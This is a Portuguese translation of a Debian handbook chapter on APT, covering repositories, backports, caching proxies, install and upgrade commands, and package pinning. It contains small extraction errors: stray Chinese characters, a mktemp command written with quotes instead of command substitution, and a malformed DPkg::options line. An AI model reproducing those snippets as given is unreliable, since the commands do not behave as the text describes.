→ <http://backports.debian.org>

O repositório stable-backports está disponível nos espelhos Debian habituais. Mas backports para *Squeeze* ainda estão hospedados em um servidor dedicado (backports.debian.org), e requer a seguinte entrada `sources.list`:

```
deb http://backports.debian.org/debian-backports squeeze-backports main contrib non-
    ↗ free
```

Backports de stable-backports são sempre criados a partir de pacotes disponíveis no *Testing*. Isso garante que todos os backports instalados serão atualizáveis para a versão estável correspondente uma vez que a próxima versão estável do Debian está disponível.

Mesmo que este repositório forneça versões mais recentes dos pacotes, o APT não os instala a menos que você dê instruções explícitas para fazê-lo (ou a menos que você já o fez com uma versão anterior do backport determinado):

```
$ sudo apt-get install pacote/jessie-backports
$ sudo apt-get install -t jessie-backports pacote
```

6.1.3. Repositórios para usuários *Testing/Unstable* Users

Aqui está um `sources.list` padrão para um sistema executando uma versão *Testing* ou *Unstable* do Debian:

Exemplo 6.2 arquivo `/etc/apt/sources.list` para usuários do Debian *Testing/Unstable*

```
# Unstable - Instável
deb http://ftp.debian.org/debian unstable main contrib non-free
deb-src http://ftp.debian.org/debian unstable main contrib non-free

# Testing - Teste
deb http://ftp.debian.org/debian testing main contrib non-free
deb-src http://ftp.debian.org/debian testing main contrib non-free

# Stable - Estável
deb http://ftp.debian.org/debian stable main contrib non-free
deb-src http://ftp.debian.org/debian stable main contrib non-free
```

```
# Security updates - Atualizações de segurança
deb http://security.debian.org/ stable/updates main contrib non-free
deb http://security.debian.org/ testing/updates main contrib non-free
deb-src http://security.debian.org/ stable/updates main contrib non-free
deb-src http://security.debian.org/ testing/updates main contrib non-free
```

Com este arquivo `sources.list` APT instalará pacotes de *Unstable*. Se isso não for desejado, use a configuração APT::Default-Release (veja Seção 6.2.3, “[Atualização do sistema](#)” [114]) para instruir o APT a escolher pacotes a partir de uma outra distribuição (provavelmente *Testing* neste caso).

Há boas razões para incluir todos os repositórios, mesmo que um só deva ser suficiente. *Testing* os usuários irão apreciar a possibilidade de cherry-pick um pacote fixo do *Unstable* quando a versão em *Testing* é afetado por um erro chato. Em contrapartida, usuários *Unstable* afetado por regressões inesperadas têm a possibilidade de fazer o downgrade dos pacotes para sua versão (supostamente de trabalho) *Testing*.

A inclusão do *Stable* é mais discutível, mas que muitas vezes dá acesso a alguns pacotes, que foram retirados das versões de desenvolvimento. Ele também garante que você obtenha as últimas atualizações para os pacotes que não tenham sido modificados desde a última versão estável.

O repositório *experimental*

O arquivamento dos pacotes da *Experimental* está presente em todos os espelhos Debian, e contém pacotes que não estão na versão *Unstable* ainda devido sua qualidade inferior — eles são, geralmente, versões em desenvolvimento ou pré-versões (alfa, beta, candidatos a lançamento...). Um pacote pode também ser enviado para lá devido a mudanças que possam gerar problemas. O mantenedor então tenta desvendar esses problemas com a ajuda de usuários avançados que possam lidar com questões importantes. Depois deste primeiro estágio, o pacote é movido para a *Unstable*, onde ele alcança uma audiência muito maior e onde ele será testado mais minuciosamente.

A *Experimental* é geralmente usada por usuário que não se importam em quebrar o seu sistema e ter que consertá-lo. Esta distribuição dá a possibilidade de importar um pacote que o usuário queira testar ou usar quando surge uma necessidade. Esta é exatamente a abordagem do Debian, já que adicionar a *Experimental* ao arquivo `sources.list` do APT não leva ao uso sistemático destes pacotes. A linha a ser adicionada é:

```
deb http://ftp.debian.org/debian experimental main contrib non-free
```

6.1.4. Recursos não oficiais: mentors.debian.net

Existem inúmeras fontes não-oficiais de pacotes Debian feitas por usuários avançados que recompilaram algum software (o Ubuntu fez isso popular com o seu serviço ”Personal Package

Archive”), por programadores que disponibilizam sua criação para todos, e mesmo por desenvolvedores Debian que oferecem pré-versões de seu pacote online.

O sítio mentors.debian.net é interessante (embora ele apenas forneça pacotes fontes), já que reúne pacotes criados por candidatos ao status de desenvolvedor Debian oficial ou por voluntários que desejam criar pacotes Debian sem passar pelo processo de integração. Estes pacotes são disponibilizados sem qualquer garantia de qualidade; certifique-se de verificar a origem e a integridade e fazer testes antes de usar em produção.

COMUNIDADE

Os sítios `debian.net`

O domínio `debian.net` não é um recurso oficial do projeto Debian. Cada desenvolvedor Debian pode usar este domínio para seu próprio uso. Estes sítios podem conter serviços não-oficiais (algumas vezes sítios pessoais) hospedados numa máquina que não pertence ao projeto e que foram configurados por desenvolvedores Debian, ou podem conter protótipos prestes a irem para o `debian.org`. Duas razões podem explicar por que alguns destes protótipos permanecem no `debian.net`: ou por que ninguém fez o esforço necessário para transformar a coisa num serviço oficial (hospedado no domínio `debian.org`, e com uma certa garantia de manutenção), ou o serviço é muito controverso para ser oficializado.

Instalar um pacote significa dar permissões de root para seu criador, por que o criador decide o que fica nos scripts de inicialização que rodam com a identidade do root. Pacotes Debian oficiais são criados por voluntários que cooperam e revisam e que marcam seus pacotes de forma que a origem e integridade deles possam ser verificada.

Em geral, fique alerta com pacotes cuja origem você não conhece e que não são hospedados em um dos servidores Debian oficiais: avalie o grau em que você confia no criador, e verifique a integridade do pacote.

→ <http://mentors.debian.net/>

INDO ALÉM

versões de pacotes antigas: `snapshot.debian.org`

O serviço `snapshot.debian.org`, introduzido em abril de 2010, pode ser usado para “voltar no tempo” e encontrar uma versão antiga de um pacote. Ele pode ser usado por exemplo para identificar que versão de um pacote introduziu uma regressão, e mais concretamente, para voltar à versão anterior enquanto espera a correção da regressão.

6.1.5. Proxy Cache para os pacotes Debian

Quando toda uma rede de máquinas está configurada para usar o mesmo servidor remoto para baixar os mesmos pacotes atualizados, qualquer administrador sabe que seria benéfico ter uma atuação proxy intermediária como um cache local da rede (veja o quadro [Cache](#) [120]).

Você pode configurar o APT para usar um proxy “padrão” (veja Seção 6.2.4, “Opções de configuração” [115] para o lado APT, e Seção 11.6, “Proxy HTTP/FTP” [291] para o lado proxy), mas o ecossistema Debian oferece melhores opções para resolver este problema. O software dedicado apresentado nesta seção são mais espertos do que um simples proxy cache, porque eles podem

contar com a estrutura específica de repositórios APT (por exemplo, eles sabem quando arquivos individuais são obsoletos ou não, e, assim, ajustar o tempo durante o qual eles são mantidos).

apt-cacher e *apt-cacher-ng* funcionam como servidores de cache de proxy habituais. *sources.list* da APT é deixado inalterado, mas APT está configurado para usá-los como proxy para solicitações de saída.

approx, por outro lado, funciona como um servidor HTTP que "espelha" qualquer número de repositórios remotos em suas URLs de nível superior. O mapeamento entre os diretórios de nível superior e as URLs remotas dos repositórios é armazenado em */etc/approx/approx.conf*:

```
# <name> <repository-base-url>
debian  http://ftp.debian.org/debian
security http://security.debian.org
```

approx é executado por padrão na porta 9999 via inetd (veja Seção 9.6, “O super servidor inetd” [211]) e requer que os usuários ajustem o seu arquivo *sources.list* para apontar para o servidor *approx*:

```
# Exemplo do sources.list apontando para um servidor local approx
deb http://apt.falcot.com:9999/security jessie/updates main contrib non-free
deb http://apt.falcot.com:9999/debian jessie main contrib non-free
```

6.2. Comandos *aptitude*, *apt-get* e *apt*

APT é um projeto amplo, cujos planos originais incluem uma interface gráfica. Ele é baseado numa biblioteca que contém as aplicações principais, e o *apt-get* é o primeiro front-end — em linha de comando — que foi desenvolvida dentro do projeto. O *apt* é uma segunda interface baseada na linha de comando fornecida pelo APT que supera alguns erros de projeto do *apt-get*.

Várias outras interfaces gráficas apareceram como projetos externos: *synaptic*, *aptitude* (que tem uma interface modo texto e uma gráfica — que ainda não está completa), *wajig*, etc. A interface mais recomendada, *apt*, é a que nós iremos usar nos exemplos dados nesta seção. Note, porém, que a sintaxe de linha de comando do *apt-get* e *aptitude* são muito semelhantes. Quando existirem grandes diferenças entre o *apt*, *apt-get* e o *aptitude*, essas diferenças serão detalhadas.

6.2.1. Inicialização

Para qualquer trabalho com o APT, a lista de pacotes disponíveis precisa ser atualizada; isto pode ser feito simplesmente com *apt update*. Dependendo da velocidade de sua conexão, a operação pode demorar um pouco, pois ela baixa alguns arquivos *Packages/Sources/Translation-language-code*, que tornaram-se gradualmente cada vez maiores devido o desenvolvimento do Debian (pelo menos 10 MB de dados para a seção *main*).

Obviamente, instalar de um conjunto de CD-ROMs não baixa nada — neste caso, a operação é bastante rápida.

6.2.2. Instalação e remoção

Com o APT, os pacotes podem ser adicionados ou removidos do sistema, respectivamente com `apt install pacote` e `apt remove pacote`. Em ambos os casos, o APT vai instalar automaticamente as dependências necessárias ou apagar os pacotes que dependem do pacote que está para ser removido. O comando `apt purge pacote` envolve uma desinstalação completa - os arquivos de configuração também são excluídos.

DICA

Instalando a mesma seleção de pacotes diversas vezes

Pode ser útil instalar sistematicamente a mesma lista de pacotes em vários computadores. Isso pode ser feito facilmente.

Em primeiro lugar, recupere a lista de pacotes instalados no computador que servirá como o "modelo" para copiar.

```
$ dpkg --get-selections >pkg-list
```

O arquivo `pkg-list` passa a conter a lista dos pacotes instalados. Em seguida, transfira o arquivo `pkg-list` para os computadores que você quer atualizar e use os seguintes comandos:

```
## Atualiza banco de dados do dpkg de pacotes conhecidos
# avail='mktemp'
# apt-cache dumpavail > "$avail"
# dpkg --merge-avail "$avail"
# rm -f "$avail"
## Seleções de Atualização do dpkg
# dpkg --set-selections < pkg-list
## Pedir apt-get para instalar os pacotes selecionados
# apt-get dselect-upgrade
```

Os primeiros comandos registram a lista de pacotes disponíveis no banco de dados dpkg, então `dpkg --set-selections` restaura a seleção de pacotes que você deseja instalar, e o `apt-get` executa as operações necessárias! `aptitude` não tem este comando.

DICA

Removendo e instalando ao mesmo tempo

É possível pedir ao `apt` (ou `apt-get` ou `aptitude`) para instalar certos pacotes e remover outros na mesma linha de comando ao adicionar um sufixo. Com um comando `apt install`, adicione “-” aos nomes de pacotes que você deseja remover. Com um comando `apt remove`, adicione “+” para os nomes dos pacotes que você deseja instalar.

O próximo exemplo mostra duas maneiras diferentes de instalar `package1` e remover `package2`.

```
# apt install pacote1 pacote2-
[...]
# apt remove pacote1+ pacote2
```

[...]

Este também pode ser utilizado para excluir os pacotes que de outra forma seriam instalados, por exemplo, devido a uma Advertência. Em geral, o solucionador de dependência vai usar essa informação como uma dica para procurar soluções alternativas.

DICA

**apt --reinstall e
aptitude reinstall**

O sistema pode, às vezes, ser danificado com a remoção ou modificação de arquivos num pacote. A forma mais fácil de recuperar estes arquivos é reinstalar o pacote afetado. Infelizmente, o sistema de empacotamento nota que o pacote está instalado e se recusa educadamente a reinstalá-lo; para evitar isto, use a opção `--reinstall` dos comandos `apt eapt-get`. O comando abaixo reinstala o *postfix* mesmo quando ele já esteja presente:

```
# apt --reinstall install postfix
```

O `aptitude` em linha de comando é ligeiramente diferente, mas atinge os mesmos resultados com `aptitude reinstall postfix`.

O problema não ocorre com o `dpkg`, mas o administrador raramente usa-o diretamente.

Seja cuidadoso! Usar o `apt --reinstall` para recuperar pacotes alterados durante um ataque com certeza não retorna o sistema ao que ele era. Seção 14.7, “[Lidando com uma máquina comprometida](#)” [427] detalha os passos necessários para lidar com um sistema comprometido.

Se o arquivo `sources.list` menciona muitas distribuições, é possível passar a versão do pacote a instalar. Um número de versão específico pode ser solicitado com `apt install pacote=versão`, mas indicar sua distribuição de origem (*Stable*, *Testing* ou *Unstable*) — com o `apt install pacote/distribuição` — é normalmente preferido. Com este comando, é possível voltar a uma versão antiga do pacote (se por exemplo você sabe que isto vai funcionar bem), desde que ela ainda esteja disponível em alguma das fontes referenciadas pelo arquivo `sources.list`. Por outro lado, o arquivamento `snapshot.debian.org` pode vir ao seu socorro (veja a barra lateral [versões de pacotes antigas: snapshot.debian.org](#) [110]).

Exemplo 6.3 Instalação da versão unstable do spamassassin

```
# apt install spamassassin/unstable
```

APROFUNDANDO

O cache dos arquivos .deb

APT mantém uma cópia de cada arquivo `.deb` baixado no diretório `/var/cache/apt/archives/`. Caso haja atualizações frequentes, este diretório pode rapidamente ocupar um grande espaço em disco com várias versões de cada pacote; você deve regularmente passar por eles. Dois comandos podem ser usados: `apt-get clean` esvazia completamente o diretório; `apt-get autoclean` remove apenas os pacotes que não podem mais ser baixados (por terem sumido dos espelhos Debian) e são agora claramente inúteis (o parâmetro de configuração APT:`:Clean-`

`Installed` evita a remoção de arquivos .deb que estão atualmente instalados). Note que o `apt` não tem suporte para esses comandos.

6.2.3. Atualização do sistema

Atualizações regulares são recomendadas, pois elas incluem as últimas atualizações de segurança. Para atualizar, use `apt upgrade`, `apt-get upgrade` ou `aptitude safe-upgrade` (claro que depois de um `apt update`). Este comando busca por pacotes instalados que possam ser atualizados sem remover nenhum pacote. Em outras palavras, o objetivo é garantir uma atualização com o mínimo de transtorno possível. O `apt-get` é um pouco mais pesado que `aptitude` ou o `apt` por que ele vai se recusar a instalar pacotes que não estavam instalados antes.

DICA

Atualização incremental

Como já explicado, o objetivo do comando `apt update` é baixar para cada pacote fonte o arquivo `Packages` (ou `Sources`) correspondente. Entretanto, mesmo depois de uma compressão com `bzip2`, estes arquivos podem continuar muito grandes (`Packages .xz` da seção *main* da *Jessie* ocupa mais de 6 MB). Se você quiser atualizar com frequência, o download pode levar muito tempo.

Para acelerar o processo do APT pode baixar arquivos “`diff`” contendo as mudanças desde o update anterior, ao invés de todo o arquivo. Para isto, os espelhos oficiais do Debian distribuem arquivos diferentes que listam as diferenças entre uma versão do arquivos `Packages` e a versão seguinte. Eles são gerados em cada atualização dos arquivamentos e um histórico de uma semana é guardado. Cada um destes arquivos de “`diff`” apenas ocupam uns poucos kilobytes para a *Unstable*, de forma que a quantidade de dados baixados por um `apt update` semanal é às vezes dividido por 10. Para distribuições como a *Stable* e a *Testing*, que mudam menos, o ganho é ainda mais visível.

Entretanto, algumas vezes é interessante forçar o download do arquivo `Packages` todo, especialmente quando a última atualização é muito antiga e o mecanismo de diferenças incremental não vai ajudar muito. Isto também pode ser interessante quando o acesso à rede é muito rápido mas o processador da máquina que vai atualizar nem tanto, pois o tempo economizado para o download é maior que o perdido para juntar as versões dos arquivos (iniciando com a versão antiga e aplicando as diferenças baixadas). Para fazer isto, você pode usar o parâmetro de configuração `Acquire::Pdiffs` e configurar ele para `false`.

O `apt` vai geralmente selecionar o número de versão mais recente (exceto para pacotes de *Experimental* e *stable-backports*, que são normalmente ignorados independente do número da versão). Se você especificar a versão *Testing* ou a *Unstable* em seu arquivo `sources.list`, um `apt upgrade` vai trocar a maioria do seu sistema *Stable* para *Testing* ou *Unstable*, que pode não ser o que você pretende.

Para dizer ao `apt` para usar uma distribuição específica quando buscando por pacotes para atualizar, você precisa usar a opção `-t` ou `--target-release`, seguida do nome da distribuição que você quer (por exemplo: `apt -t stable upgrade`). para evitar ficar usando esta opção toda vez que usa o `apt`, você pode adicionar `APT::Default-Release "stable";` no arquivo `/etc/apt/apt.conf.d/local`.

Para atualizações mais importantes, como mudar de uma versão principal do Debian para a seguinte, você precisa usar `apt full-upgrade`. Com esta instrução, o `apt` vai completar a atualização mesmo se ele tiver que remover alguns pacotes obsoletos ou instalar novas dependências. Este também é o comando usado pelos usuários que trabalham diariamente com a versão Debian *Unstable* e seguem sua evolução dia após dia. É tão simples que dispensa explicações: a reputação do APT é baseada nesta fantástica funcionalidade.

Diferente do `apt` e `aptitude`, o `apt-get` não conhece o comando `full-upgrade`. Em seu lugar, você deve usar `apt-get dist-upgrade` ("atualização de distribuição"), o histórico e bem conhecido comando que o `apt` e `aptitude` também aceitam para conveniência dos usuários que ficaram acostumados com ele.

6.2.4. Opções de configuração

Apesar dos elementos de configuração só mencionados, é possível configurar certos aspectos do APT adicionando directivas num arquivo do diretório `/etc/apt/apt.conf.d/`. Lembre, por exemplo, que é possível para o APT pedir ao `dpkg` para ignorar erros de conflito em arquivos ao especificar `DPkg::options { --force-overwrite";}`.

Se a rede só puder ser acessada através de um proxy, adicione uma linha como `Acquire::http::proxy "http://seu-proxy:3128"`. Para um proxy FTP, escreva `Acquire::ftp::proxy "ftp://seu-proxy"`. Para descobrir mais opções de configuração, leia a página de manual do `apt.conf(5)` com o comando `man apt.conf` (para detalhes sobre páginas de manual, veja Seção 7.1.1, “[Páginas de Manual](#)” [138]).

DE VOLTA AO BÁSICO	
Diretórios terminados em .d	<p>Directórios com um sufixo <code>.d</code> estão sendo cada vez mais usados. Cada diretório representa um arquivo de configuração que é separado em múltiplos arquivos. Neste sentido, todos os arquivos em <code>/etc/apt/apt.conf.d/</code> são instruções para a configuração do APT. APT inclui eles em ordem alfabética, assim os últimos podem alterar um elemento de configuração definido em um dos primeiros.</p> <p>Esta estrutura trás alguma flexibilidade ao administrador da máquina e aos mantenedores de pacotes. Na verdade, o administrador pode modificar facilmente a configuração do software ao adicionar um arquivo pronto para usar no diretório em questão sem ter que alterar um arquivo existente. mantenedores de pacotes usam a mesma abordagem quando precisam adaptar a configuração de outro software para garantir que ele coexista perfeitamente com o seu. A política Debian proíbe explicitamente modificar arquivos de configuração de outros pacotes — apenas usuários tem autorização para isto. Lembre que durante uma atualização de pacote, o usuário escolhe a versão do arquivo de configuração que deve ser mantida quando uma modificação é detectada. Qualquer modificação externa do arquivo irá ativar este requisito, que irá perturbar o administrador, que é a certeza de não ter mudificado nada.</p> <p>Sem um diretório <code>.d</code> é impossível para um pacote externo mudar as configurações de um programa sem modificar seu arquivo de configuração. Ao invés disto, ele deve pedir para o usuário fazer isto ele próprio e descrever no arquivo <code>/usr/share/doc/pacote/README.Debian</code> as operações a serem feitas.</p> <p>Dependendo da aplicação, o diretório <code>.d</code> é usado diretamente ou gerenciado por um script externo que vai concatenar todos os arquivos para criar um outro ar-</p>

quivo de configuração. É importante executar o script depois de qualquer mudança neste diretório, para que as modificações mais recentes sejam aplicadas. Da mesma forma, é importante não trabalhar diretamente no arquivo de configuração criado automaticamente, já que toda alteração será perdida na próxima execução do script. A escolha de um método (diretório .d usado diretamente ou arquivo gerado a partir do diretório) é normalmente ditada por restrições de implementação, mas em ambos os casos os ganhos em termos de flexibilidade de configuração superam as pequenas complicações que são trazidas. O servidor de email Exim 4 é um exemplo do método de arquivo gerado: ele pode ser configurado através de vários arquivos (`/etc/exim4/conf.d/*`) que são concatenados em `/var/lib/exim4/config.autogenerated` pelo comando `update-exim4.conf`.

6.2.5. Gerenciar prioridades de pacote

Um dos mais importantes aspectos na configuração do APT é o gerenciamento de prioridades associadas com cada fonte de pacote ("package source"). Por exemplo, você pode querer extender uma distribuição com um ou dois pacotes mais novos da *Testing*, *Unstable* ou *Experimental*. É possível atribuir uma prioridade a cada pacote disponível (o mesmo pacote pode ter várias prioridades dependendo da sua versão ou da distribuição que o disponibiliza). Estas prioridades vão influenciar o comportamento do APT: para cada pacote, ele vai sempre selecionar a versão com a prioridade mais alta (exceto se esta versão é mais velha que a instalada e se sua prioridade for menor que 1000).

O APT define várias prioridades padrão. Cada versão de pacote instalada tem a prioridade 100. Uma versão não instalada tem a prioridade 500 por padrão, mas pode pular para 990 se for parte da versão de destino (definida com a opção de linha de comando `-t` ou a diretiva de configuração `APT::Default-Release`).

Você pode modificar as prioridades adicionando entradas no arquivo `/etc/apt/preferences` com os nomes dos pacotes afetados, sua versão, sua origem e sua nova prioridade.

O APT nunca vai instalar uma versão mais antiga de um pacote (quer dizer, um pacote cujo número de versão é menor que o que está atualmente instalado) exceto se sua prioridade for maior que 1000. O APT vai sempre instalar o pacote de prioridade mais alta que satisfizer esta restrição. Se dois pacotes têm a mesma prioridade, o APT instala o mais novo (o que tiver o maior número de versão). Se dois pacotes da mesma versão tiverem a mesma prioridade mas conteúdos diferentes, o APT instala a versão que não estiver instalada (esta regra foi criada para o caso onde uma atualização de pacote que não incrementa o número de revisão, que é normalmente necessário).

Em termos mais concretos, um pacote cuja prioridade é menor que 0 nunca vai ser instalado. Um pacote com a prioridade entre 0 e 100 só vai ser instalado se nenhuma outra versão do pacote estiver instalada. Com uma prioridade entre 100 e 500, o pacote só será instalado se não houver uma versão mais nova instalada ou disponível em outra distribuição. Um pacote de prioridade entre 501 e 990 só será instalado se não houver uma versão mais nova instalada ou disponível numa distribuição destino. Com uma prioridade entre 990 e 1000, o pacote será instalado a menos que a versão instalada seja mais nova. Uma prioridade maior que 1000 vai sempre levar à instalação

do pacote, mesmo se ela força o APT a fazer downgrade para uma versão mais antiga.

Quando o APT verifica o `/etc/apt/preferences`, ele leva em conta primeiro as entradas mais específicas (geralmente aquelas especificando o pacote em consideração), para depois ir para as mais genéricas (incluindo, por exemplo, todos os pacotes de uma distribuição). Se várias entradas genéricas existirem, o primeiro "match" é usado. O critério de seleção disponível inclui o nome do pacote e a fonte que o fornece. Cada fonte de pacote é identificada pela informação contida em um arquivo `Release` que o APT baixa junto com os arquivos `Packages`. Ele especifica a origem (normalmente "Debian" para os pacotes de espelhos oficiais, mas pode ser também um nome de pessoa ou organização para repositórios de terceiros). Ele também dá o nome da distribuição (normalmente *Stable*, *Testing*, *Unstable* ou *Experimental* para as distribuições padrão fornecidas pelo Debian) junto com sua versão (por exemplo 8 para o Debian *Jessie*). Vamos dar uma olhada na sintaxe em alguns estudos de caso reais deste mecanismo.

CASO ESPECÍFICO

Prioridade do *experimental*

Se você listou a *Experimental* em seu arquivo `sources.list`, os pacotes correspondentes quase nunca vão ser instalados, por que a prioridade padrão do APT é 1. Este é, claro, um caso particular, projetado para evitar que usuários instalem pacotes da *Experimental* por engano. Os pacotes podem apenas ser instalados digitando `aptitude install pacote/experimental` — usuários digitando este comando podem apenas ser avisados dos riscos que estão assumindo. Ainda é possível (embora não recomendado) tratar pacotes da *Experimental* como aqueles de outras distribuições dando a eles uma prioridade de 500. Isto é feito com uma entrada específica no `/etc/apt/preferences`:

```
Package: *
Pin: release a=experimental
Pin-Priority: 500
```

Vamos supor que você só quer usar os pacotes da versão estável do Debian. As previstas em outras versões não devem ser instaladas exceto se explicitamente solicitado. Você poderia escrever as seguintes entradas do arquivo `/etc/apt/preferences`:

```
Package: *
Pin: release a=stable
Pin-Priority: 900
```

```
Package: *
Pin: release o=Debian
Pin-Priority: -10
```

`a=stable` define o nome da distribuição selecionada. `o=Debian` limita o escopo para pacotes cuja origem seja "Debian".

Suponha agora que você tenha um servidor com vários programas locais que dependem da versão 5.14 do Perl e que você queira garantir que atualizações não vão instalar outra versão dele. Você pode usar esta entrada:

```
Package: perl
```

```
Pin: version 5.14*
Pin-Priority: 1001
```

A documentação de referência para este arquivo de configuração está disponível na página de manual `apt_preferences(5)`, que você lê com `man apt_preferences`.

DICA	
Comentários no /etc/apt/preferences	Não existe uma sintaxe oficial para colocar comentários no arquivo <code>/etc/apt/preferences</code> , mas algumas descrições textuais podem ser fornecidas colocando um ou mais campos "Explanation" no começo de cada entrada: Explanation: O pacote <code>xserver-xorg-video-intel</code> fornecido Explanation: na <code>experimental</code> pode ser usado com segurança Package: <code>xserver-xorg-video-intel</code> Pin: <code>release a=experimental</code> Pin-Priority: 500

6.2.6. Trabalhando com Distribuições Diversas

Sendo o `apt` uma ferramenta assim tão maravilhosa, é tentador pegar pacotes de outras distribuições. Por exemplo, depois de instalar um sistema *Stable*, você pode querer tentar um pacote de software disponível na *Testing* ou *Unstable* sem divergir muito do estado inicial do sistema.

Mesmo se você ocasionalmente encontrar problemas enquanto estiver misturando pacotes de distribuições diferentes, o `apt` gerencia tal coexistência muito bem e limita os riscos de forma bastante efetiva. A melhor maneira de proceder é listando todas as distribuições usadas em `/etc/apt/sources.list` (algumas pessoas sempre botam as três distribuições, mas lembre-se que *Unstable* é reservada para usuários experientes) e definindo a sua distribuição de referência com o parâmetro `APT::Default-Release` (Veja Seção 6.2.3, “[Atualização do sistema](#)” [114]).

Suponha que *Stable* é sua distribuição de referência mas que *Testing* e *Unstable* também estão listadas em seu arquivo `sources.list`. Neste caso, você pode usar `apt-install pacote/testing` para instalar um pacote da *Testing*. Se a instalação falha devido a algumas dependências não-satisfazidas, deixe ela resolver estas dependências na *Testing* adicionando o parâmetro `-t testing`. O mesmo obviamente se aplica à *Unstable*.

Nesta situação, atualizações (`upgrade` e `full-upgrade`) são feitas no *Stable* exceto para pacotes já atualizados para uma outra distribuição: estes vão seguir as atualizações disponíveis em outras distribuições. Nós iremos explicar este comportamento com a ajuda de prioridades padrão configuradas pelo APT abaixo. Não hesite em usar `apt-cache policy` (veja a barra lateral [apt-cache policy](#) [119]) para verificar as prioridades dadas.

Tudo se baseia no fato de que o APT apenas considera pacotes com versão igual ou superior à instalada (assumindo que o `/etc/apt/preferences` não foi usado para forçar prioridades maiores que 1000 para alguns pacotes).

DICA**apt-cache policy**

Para entender melhor o mecanismo das prioridades, não hesite em executar `apt-cache policy` para exibir as prioridades padrão associadas a cada fonte de pacote. Você também pode usar `apt-cache policy pacote` para exibir as prioridades de todas as versões disponíveis de um dado pacote.

Suponha que você instalou a versão 1 de um primeiro pacote da *Stable* e que versão 2 e 3 estão respectivamente disponíveis na *Testing* e na *Unstable*. A versão instalada tem uma prioridade de 100 mas a versão disponível na *Stable* (exatamente a mesma) tem uma prioridade de 990 (porque ela é parte da "target release"). Pacotes na *Testing* e na *Unstable* tem a prioridade de 500 (a prioridade padrão de uma versão não instalada). O ganhador é então a versão 1 com uma prioridade de 990. O pacote "fica na *Stable*".

Tomemos o exemplo de outro pacote cuja versão 2 foi instalada da *Testing*. A versão 1 está disponível na *Stable* e a versão 3 na *Unstable*. A versão 1 (de prioridade 990 – logo, menor que 1000) é descartada pois é menor que a versão instalada. Sobram apenas as versões 2 e 3, ambas de prioridade 500. Perante esta alternativa, o APT seleciona a versão mais nova, aquela da *Unstable*. Se você não quer que um pacote instalado da *Testing* migre para a *Unstable*, você terá que atribuir uma prioridade menor que 500 (490 por exemplo) para pacotes vindo da *Unstable*. Você pode modificar o `/etc/apt/preferences` para obter este efeito:

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

6.2.7. Rastreando Pacotes Instalados Automaticamente

Uma das funcionalidades essenciais do `apt` é o rastreamento de pacotes instalados somente através de dependências. Estes pacotes são chamados de "automático", e muitas vezes incluem bibliotecas, por exemplo.

Com esta informação, quando os pacotes são removidos, os gerenciadores de pacotes podem computar uma lista de pacotes automáticos que não são mais necessários (porque não há nenhum pacote "instalado manualmente" dependendo deles). `apt-get autoremove` vai se livrar desses pacotes. O `aptitude` e o `apt` não tem esse comando: o primeiro porque os remove automaticamente assim que são identificados, e o último provavelmente porque o usuário não precisará rodar manualmente tal comando. Em todos os casos, as ferramentas exibem uma clara mensagem listando os pacotes afetados.

É um bom的习惯 marcar como automático qualquer pacote que você não precisa diretamente de modo que eles são automaticamente removidos quando eles não são mais necessários. `apt-mark auto pacote` marcará o pacote dado como automático enquanto `apt-mark manual pacote` faz o oposto. `aptitude markauto` e `aptitude unmarkauto` trabalham da mesma forma, embora eles ofereçam mais recursos para a marcação de muitos pacotes de uma vez (veja Seção 6.4.1, "`aptitude`" [122]). A interface interativa baseada em console do `aptitude` também torna mais fácil para analisar a "opção automático" em muitos pacotes.

Alguém pode querer saber porque um pacote foi automaticamente instalado no sistema. Para obter esta informação na linha de comando, você pode usar `aptitude why pacote` (`apt` e `apt-get` não tem recurso semelhante):

```
$ aptitude why python-debian
i aptitude          Recommends apt-xapian-index
i A apt-xapian-index Depends    python-debian (>= 0.1.15)
```

ALTERNATIVA

deborphan e debfoster

Nos dias em que `apt`, `apt-get` e `aptitude` não foram capazes de rastrear pacotes automáticos, havia dois utilitários que produziam listas de pacotes desnecessários: `deborphan` e `debfoster`.

`deborphan` é o mais rudimentar dos dois. Ele simplesmente varre as seções `libs` e `oldlibs` (na ausência de instruções complementares) procurando por pacotes atualmente instalados e que nenhum outro pacote dependa. A lista resultante pode servir como uma base para remover pacotes desnecessários.

`debfoster` tem uma abordagem mais elaborada, parecida com a de um APT: Ele mantém uma lista de pacotes que foram explicitamente instalados, e lembra que pacotes são realmente requeridos entre cada invocação. Se novos pacotes aparecem no sistema e se o `debfoster` não reconhece eles como pacotes requeridos, eles serão mostrados na tela junto com uma lista de suas dependências. O programa então oferece uma escolha: remover o pacote (possivelmente junto com tudo que depende dele), marcá-lo como explicitamente requerido, ou ignorá-lo temporariamente.

6.3. O Comando `apt-cache`

O comando `apt-cache` pode apresentar grande parte das informações armazenadas no banco de dados interno do APT. Esta informação é uma espécie de cache, pois é recolhida de diferentes fontes, listadas no arquivo `sources.list`. Isso acontece durante a operação do `apt update`.

VOCABULÁRIO

Cache

O cache é um sistema de armazenamento temporário usado para acelerar o acesso frequente de dados quando o método de acesso habitual é caro (em termos de performance). Este conceito pode ser aplicado em diversas situações e em diferentes escalas, desde o núcleo de microprocessadores até sistemas de armazenamento de alta qualidade.

No caso do APT, os arquivos `Packages` de referência são localizados nos espelhos Debian. Ou seja, será bastante ineficaz passar pela rede a cada busca que quisermos fazer no banco de dados de pacotes disponíveis. É por isto que o APT armazena uma cópia destes arquivos (em `/var/lib/apt/lists/`) e buscas são feitas neles. Similarmente, `/var/cache/apt/archives/` contém um cache de pacotes já baixados para evitar baixá-los de novo se você precisar deles depois de uma remoção.

O comando `apt-cache` pode buscar pacotes baseado em palavras-chave com `apt-cache search palavra-chave`. Também pode mostrar os cabeçalhos das versões disponíveis dos pacotes com `apt-cache show pacote`. Este comando fornece a descrição do pacote, suas dependências, o

nome de seu mantenedor, etc. Observe que `apt search`, `apt show`, `aptitude search`, `aptitude show` funcionam do mesmo jeito.

ALTERNATIVE	
